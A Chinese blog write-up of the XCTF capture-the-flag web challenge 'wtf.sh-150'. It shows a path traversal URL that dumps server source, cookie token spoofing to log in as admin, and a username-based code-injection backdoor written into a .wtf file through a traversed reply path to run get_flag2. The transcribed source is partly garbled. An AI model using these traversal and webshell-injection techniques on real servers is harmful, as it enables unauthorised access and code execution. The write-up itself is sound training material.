

攻防世界 web高手进阶区 7分题 wtf.sh-150

原创

[思源湖的鱼](#) 于 2020-08-26 00:12:49 发布 204 收藏

分类专栏: [ctf](#) 文章标签: [ctf](#) [攻防世界](#) [wtf](#) [网络安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_44604541/article/details/108230088

版权

CTF

[ctf 专栏收录该内容](#)

200 篇文章 23 订阅

订阅专栏

前言


继续ctf的旅程

开始攻防世界web高手进阶区的7分题

本文是wtf.sh-150的writeup

解题过程

进来是个论坛



有注册登录发布的文章

尝试点击下各个连接

查看源码和扫描后台

都没有发现

那就注册试试

并尝试在注册登录发布里sql注入

无果

不断尝试

在展示文章的页面 post.wtf 下发现路径穿越漏洞

- 如果应用程序使用用户可控制的数据，以危险的方式访问位于应用服务器或其它后端文件系统的文件或目录，就会出现路径遍历
- 攻击者可以将路径遍历序列放入文件名内，向上回溯，从而访问服务器上的任何文件

```
220.249.52.133:51446/post.wtf?post=../
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-

Posted by
Posted by
Posted by $ # vim: ft=wtf
<html>
$ source user_functions.sh <head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> <body> <h1>Welcome to the
wtf.sh Forums!</h1> $ if is_logged_in $ then $ echo "<p>Hi, ${COOKIES['USERNAME']}. <a href='/logout.wtf'>Logout</a> <a
href='/profile.wtf?user=$(basename $(find_user_file ${COOKIES['USERNAME']})>Profile</a></p>" $ echo "<a
href='/new_post.wtf'>New Post</a>"; $ else $ echo "<p>You're not logged in. <a href='/login.wtf'>Login</a> <a
href='/new_user.wtf'>Register</a></p>" $ fi <h3>Posts:</h3> <ol> $ if [[ -e .index_cache.html ]] $ then $ cat .index_cache.html; $
else $ for post_file in posts/*; do $ post_file=$(basename $post_file); $ post_title=$(nth_line 2 < posts/$post_file | htmleentities); $
post_user=$(nth_line 1 < posts/$post_file | htmleentities); $ echo "<li><a href=\"/post.wtf?post=${post_file}\">${post_title}</a> by
${post_user}</li>"; $ done; $ fi </ol> </body> </html>

Posted by #!/usr/bin/env bash
# Some useful standard functions to have around :) # check if an array contains a given value # contains "asdf" "asdf an array of values"
=> has exit code 0 function contains { local e; for e in "${@:2}"; do [[ "$e" == "$1" ]] && return 0; done; return 1; } function file_exists {
local file=$1; stat ${file} > /dev/null; } function nth_line { local n=$1; local filename; if [[ $# != 1 ]] then filename=$2; sed "${n}q;d" <
$filename; else sed "${n}q;d" fi 2> /dev/null } function redirect { local target="$1"; echo "<script>>window.location.href='${target}';
</script>"; } # Hacky way of figuring out which date command is appropriate, # depending if we're on BSD or GNU coreutils
YESTERDAY_CMD=""; TOMORROW_CMD=""; if date --help | grep "GNU" > /dev/null then # Using GNU date TOMORROW_CMD="date -d
tomorrow"; YESTERDAY_CMD="date -d yesterday"; else # Using BSD date TOMORROW_CMD="date -v +1d"; YESTERDAY_CMD="date -v
-1d"; fi function set_cookie { local key="$1"; local value="$2"; local expiry=$(TOMORROW_CMD); echo "<script>document.cookie =
'${key}=${value}; expires=${expiry}; path=/'</script>"; COOKIES[${key}]="${value}"; } function get_cookie { echo "${COOKIES[$1]}"; }
function remove_cookie { local key="$1"; local expiry=$(YESTERDAY_CMD); # expiration dates in the past delete cookies echo
"<script>document.cookie = '${key}=riperino; expires=${expiry}; path=/'</script>"; unset COOKIES[${key}]; } # take text on input,
transform any html special chars to the corresponding entities function htmleentities { sed "s/\\&/\\&amp;/g" | sed "s/\\&lt;/g" | sed
"s/\\&gt;/g"; }
https://blog.csdn.net/weixin_44604541
```

出现源码

(看的眼睛生疼。。。)

那第一反应搜索flag关键词

```
Posted by $ # vim: ft=wtf
$ source user_functions.sh
<html> <head> <link rel="stylesheet" type="text/css" href="/css/std.css" > </head> $ if contains 'user' ${!URL_PARAMS[@]} &&
file_exists "users/${URL_PARAMS['user']}" $ then $ local username=$(head -n 1 users/${URL_PARAMS['user']}); $ echo
"<h3>${username}'s posts:</h3>"; $ echo "<ol>"; $ get_users_posts "${username}" | while read -r post; do $ post_slug=$(awk -F/
'{print $2 "#" $3}' <<< "${post}"); $ echo "<li><a href=\"/post.wtf?post=${post_slug}\">${nth_line 2 "${post}" | htmleentities)
</a></li>"; $ done $ echo "</ol>"; $ if is_logged_in && [[ "${COOKIES['USERNAME']}" = 'admin' ]] && [[ ${username} = 'admin' ]] $
then $ get flag1 $ fi fi </html>
```

幸运的发现了

整理下如下

```

<html>
<head>
  <link rel="stylesheet" type="text/css" href="/css/std.css" >
</head>
$ if contains 'user' ${!URL_PARAMS[@]} && file_exists "users/${URL_PARAMS['user']}"
$ then
$   local username=$(head -n 1 users/${URL_PARAMS['user']});
$   echo "<h3>${username}'s posts:</h3>";
$   echo "<ol>";
$   get_users_posts "${username}" | while read -r post; do
$     post_slug=$(awk -F/ '{print $2 "# $3}' <<< "${post}");
$     echo "<li><a href=\"/post.wtf?post=${post_slug}\">${(nth_line 2 "${post}" | htmlentities)</a></li>";
$   done
$   echo "</ol>";
$   if is_logged_in && [[ "${COOKIES['USERNAME']}" = 'admin' ]] && [[ ${username} = 'admin' ]]
$   then
$     get_flag1
$   fi
$ fi
</html>

```

可以发现admin登录就能获取flag

搜索admin和user


发现有user文件夹

```

Posted by #!/usr/bin/env bash
cp -R /opt/wtf.sh /tmp/wtf_runtime; # protect our stuff chmod -R 555 /tmp/wtf_runtime/wtf.sh/*.*wtf; chmod -R 555 /tmp/wtf_runtime
/wtf.sh/*.sh; chmod 777 /tmp/wtf_runtime/wtf.sh/; # set all dirs we could want to write into to be owned by www # (We don't do whole
webroot since we want the people to be able to create # files in webroot, but not overwrite existing files) chmod -R 777
/tmp/wtf_runtime/wtf.sh/posts/; chown -R www:www /tmp/wtf_runtime/wtf.sh/posts/; chmod -R 777 /tmp/wtf_runtime/wtf.sh/users/;
chown -R www:www /tmp/wtf_runtime/wtf.sh/users/; chmod -R 777 /tmp/wtf_runtime/wtf.sh/users_lookup/; chown -R www:www
/tmp/wtf_runtime/wtf.sh/users_lookup/; # let's get this party started! su www -c "/tmp/wtf_runtime/wtf.sh/wtf.sh 8000";

```

那就继续





```
ae475a820a6b5ade1d2e8b427b59d53d15f1f715
uYpINnf/XO/OxNfqmsuoKFETRIQDwNbS2T6LdHDRWH5p3x4bL4sxNORMg17KJhAmTMyr8Sem++fidP0scW7g3w==

Posted by Cereal Killer
42d50940635156504a07d40f0b5c8f5461df03dc
JIWwnH5hhWaNAcr/dtu1Y3YEASky4Vg1DsZVU6wdbEENY14Ah1c7NmZqSdylbPFxx/7nd6xBOAqfnZUDEWhioQ==

Posted by 123
a8fdc205a9f19cc1c7507a60c4f01b13d11d7fd0
9++6ZGegxOgkZCMkax/4LCFnVtIot4ZewcV/14UoFJL9pkTUYilg9V8+4f6GajGyUePPsc80/wfBAAZNmRA==
https://blog.csdn.net/weixin_44604541
```

可以发现admin账号和我们注册的123账号
然后下面这一串跟自己注册账号抓包对比
发现是cookie里的token
么么尝试欺骗



得到flag。。。的一半 Flag: xctf{cb49256d1ab48803}

啊，果然没那么简单

回去继续代码审计

(看得眼睛生疼。。。)

突然想到这个网页是wtf文件

这个是真没接触过

印象里似乎是魔兽世界看到过?

跑远了。。。

反正盲猜下跟这个有关

找wtf关键词

找到一段

Posted by #!/usr/bin/env bash

```
# config stuff PROCESS_LIMIT=512 # per connection PROFILE=false # shell options shopt -s extglob; # ~- PROFILING ~- if [[ $PROFILE = true ]] then PS4='+ $(date "+%s.%N") $(if [[ ${FUNCNAME} = "" ]]; then echo NONE; else echo "${FUNCNAME}"; fi ) ${LINENO}\011 '
exec 3>&2 2>/tmp/bashprof.$$log set -x fi # sick facts about bash declare -a BASH_FACTS=( '$Bash has an `until` keyword, which is equivalent to `while not`.' '$Single and Double quotes do different things in bash -- single quotes do not interpolate variables, while double quotes do.' '$When globbing on arrays in bash, you have the option to use [*] and [@], which appear to both return all the elements of the array. However, [*] acts like a "splat operator", while [@] keeps all everything constrained to the same argument.' '$The bash array access syntax looks like ${array[$idx]}.' '$If you forget the brackets in an array access, bash will just return the first element of the array.' '$Bash didn't have Associative Arrays until Bash 4' '$The idomatic way of iterating over all the lines in a file in bash is `while read -r line; do <something with line>; done < <filename>`' '$Loops are just commands. So, you can pipe things into and out of them!' ); source lib.sh # import stdlib VERSION="0.0.0.0.1 \"alphaest of bet\" declare -a REPLY_HEADERS=( "X-Powered-By: wtf.sh ${VERSION}" # Fly the banner of wtf.sh proudly! "X-Bash-Fact: $(shuf --head-count=1 -e "${BASH_FACTS[@]}")" # select a random BASH FACT to include ); declare -A URL_PARAMS # hashtable of url parameters declare -A POST_PARAMS # hashtable of post parameters declare -A HTTP_HEADERS # hashtable of http headers declare -A COOKIES # hashtable of cookies function log { echo "[`date`] @$@" 1>&9 } urldecode() { # urldecode <string> local url_encoded="${1//+/}" printf '%b' "${url_encoded//%/\\x}" }
max_page_include_depth=64 page_include_depth=0 function include_page { # include_page <pathname> local pathname=$1 local cmd="" [[ "${pathname:(-4)}" = 'wtf' ]]; local can_execute=$?; page_include_depth=$((page_include_depth+1)) if [[ $page_include_depth -lt $max_page_include_depth ]] then local line; while read -r line; do # check if we're in a script line or not ($ at the beginning implies script line) # also, our extension needs to be .wtf [[ "$" = "${line:0:1}" && ${can_execute} = 0 ]]; is_script=$?; # execute the line. if [[ $is_script = 0 ]] then cmd+=$'\n'"${line#"$"}"; else if [[ -n $cmd ]] then eval "$cmd" || log "Error during execution of ${cmd}"; cmd="" fi echo $line fi done < ${pathname} else echo "<p>Max include depth exceeded!<p>" fi } function parse_headers { while read -r line; do if [[ $line = '$\r' || $line == '$\n' ]] then break else a=( $line ) key=${a[0]?} value=${a[@]:1} HTTP_HEADERS[$key]=${value:0:-1}; # remove \r from end fi done } function parse_cookies { while read -d ';' -r cookie; do local key=$(cut -d\ = -f1 <<< "${cookie}"); local value=${cookie#*=}; COOKIES[$key]=${value}; done <<< "${HTTP_HEADERS['Cookie']}"; # append a ; so we still get the last field -- read drops the last thing >_< } function handle_connection { # IPPROCESS_LIMIT=44604541 limit num processes per connection # Parse query and any url parameters that may be in the path IFS=' ' read -r method path version #
```

整理下

```

max_page_include_depth=64
page_include_depth=0
function include_page {
    # include_page pathname
    local pathname=$1
    local cmd=
    [[ ${pathname(-4)} = '.wtf' ]];
    local can_execute=$;
    page_include_depth=$((page_include_depth+1))
    if [[ $page_include_depth -lt $max_page_include_depth ]]
    then
        local line;
        while read -r line; do
            # check if we're in a script line or not ($ at the beginning implies script line)
            # also, our extension needs to be .wtf
            [[ $ = ${line01} && ${can_execute} = 0 ]];
            is_script=$;
            # execute the line.
            if [[ $is_script = 0 ]]
            then
                cmd+=$'\n'${line#$};
            else
                if [[ -n $cmd ]]
                then
                    eval $cmd log Error during execution of ${cmd};
                    cmd=
                fi
                echo $line
            fi
        done ${pathname}
    else
        echo pMax include depth exceeded!p
    fi
}

```

发现服务器能够解析并执行 wtf 文件

如果还能够上传 wtf 文件并执行的话，就可以达到控制服务器的目的

.....

还得寻找上传办法

...

哽住了

不会做了

感觉应该是寻找注入或上传后门的代码

查了查wp

寻找到一个reply功能的代码如下

```
function reply {
    local post_id=$1;
    local username=$2;
    local text=$3;
    local hashed=$(hash_username "${username}");
    curr_id=$(for d in posts/${post_id}/*; do basename $d; done | sort -n | tail -n 1);
    next_reply_id=$(awk '{print $1+1}' <<< "${curr_id}");
    next_file=(posts/${post_id}/${next_reply_id});
    echo "${username}" > "${next_file}";
    echo "RE: $(nth_line 2 < "posts/${post_id}/1")" >> "${next_file}";
    echo "${text}" >> "${next_file}";
    # add post this is in reply to to posts cache
    echo "${post_id}/${next_reply_id}" >> "users_lookup/${hashed}/posts";
}

```

存在路径穿越

把用户名写在了评论文件的内容中

如果用户名是一段可执行代码，而且写入的文件是 wtf 格式的

那么这个文件就能够执行我们想要的代码

那就创建个用户

在用户名里写入后门


```
$(find./,-name,get_flag2}
```

然后评论并抓包



上传个sh.wtf


即修改下post内容



这里注意：

%09 是水平制表符，必须添加，不然后台会把后门当做目录去解析（学到了！）

然后访问sh.wtf
获得了flag2的路径




```
← → ↻ 🏠 220.249.52.133:51446/sh.wtf  
Kali Linux \ Kali Training \ Kali Tools \ Kali Docs \ Kali  
/usr/bin/get_flag2 RE: nan
```

那就创建用户名 `$/usr/bin/get_flag2`

重复上述步骤

获得flag2



```
← → ↻ 🏠 220.249.52.133:51446/sh.wtf  
Kali Linux \ Kali Training \ Kali Tools \ Kali Docs \ Kali Forums  
Flag: 149e5ec49d3c29ca} 5 RE: flag
```

最终flag: `xctf{cb49256d1ab48803149e5ec49d3c29ca}`

结语

前半flag还行，路径穿越说实话蛮快就试出来了

后半就难顶了，代码审计眼疼，wtf也不了解，后门上传还是查wp的

知识点

- 路径穿越
- cookie欺骗
- 代码审计
- wtf文件
- 上传后门

几个wp

- 一个国外大神的wp
- 神仙系列
- 神仙题

继续努力